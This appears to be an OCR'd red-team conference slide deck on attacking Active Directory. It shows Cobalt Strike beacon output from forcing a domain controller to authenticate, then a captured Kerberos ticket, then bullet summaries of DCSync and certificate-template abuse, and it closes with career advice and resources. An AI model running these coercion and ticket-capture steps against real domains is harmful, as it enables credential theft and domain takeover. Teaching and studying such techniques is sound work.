
Unconstrained Delegation Abuse

```
beacon> execute-assembly [redacted] SharpEfsTrigger.exe ausdc[redacted] AUSI[redacted] EfsRpcEncryptFileSrv
[*] Tasked beacon to run .NET program: SharpEfsTrigger.exe ausdc[redacted] AUSI[redacted] EfsRpcEncryptFileSrv
[+] host called home, sent: 125655 bytes
[+] received output:
NdrClientCall2x64
[!]binding ok (handle=72805aeb50)
[*]EfsRpcEncryptFileSrv: 5
```

```
[*] 9/21/2021 2:46:10 PM UTC - Found new TGT:

  User                  :  AUSDC[redacted]
  StartTime             :  9/21/2021 9:39:34 AM
  EndTime               :  9/21/2021 7:39:34 PM
  RenewTill             :  9/25/2021 5:36:24 AM
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFjDCCBYigAwIBBaEDAgEWooIEiDCCBIRhggSAMIIEfKADAgEFoQ8bDUFNRVIuREVMTC5DT02iIjAgoAMCAQKhGTAXGwZrcmJ0Z3Q

[*] Ticket cache size: 9
```


DCSync Attack


- A user with DS-Replication-Get-Changes/DS-Replication-Get-Changes-All rights (typically Domain Admins) can obtain a password hash for any user
- Abuses the way multiple Domain Controllers sync
- Become anyone you want within the child domain!



ADCS Exploitation

- Need to privilege escalate to root domain
- ADCS abuse - Vulnerable Template
- Users with enrollment permissions can request an AD certificate for any domain user!
- This attack path is very new






Conclusion

- "With great power comes great responsibility”
- Simulating an advanced threat against a customer
- Remediation > Hacking
- The industry is constantly evolving
  - You can NEVER stop learning
- There is plenty to learn…
  - Learn the fundamentals – everything else will be easier to learn
  - Learn what you are passionate about
  - Try new things
  - Have fun!

Resources

- Active Directory
  - https://zer1t0.gitlab.io/posts/attacking_ad/
- Red Team Techniques
  - https://www.ired.team/
- Hack the Box
  - https://www.hackthebox.com/
- CTFs
  - Will teach you the basics
  - How to learn stuff on the spot
  - Pressure
  - Teamwork



MANDIANT

YOUR CYBERSECURITY ADVANTAGE

Questions?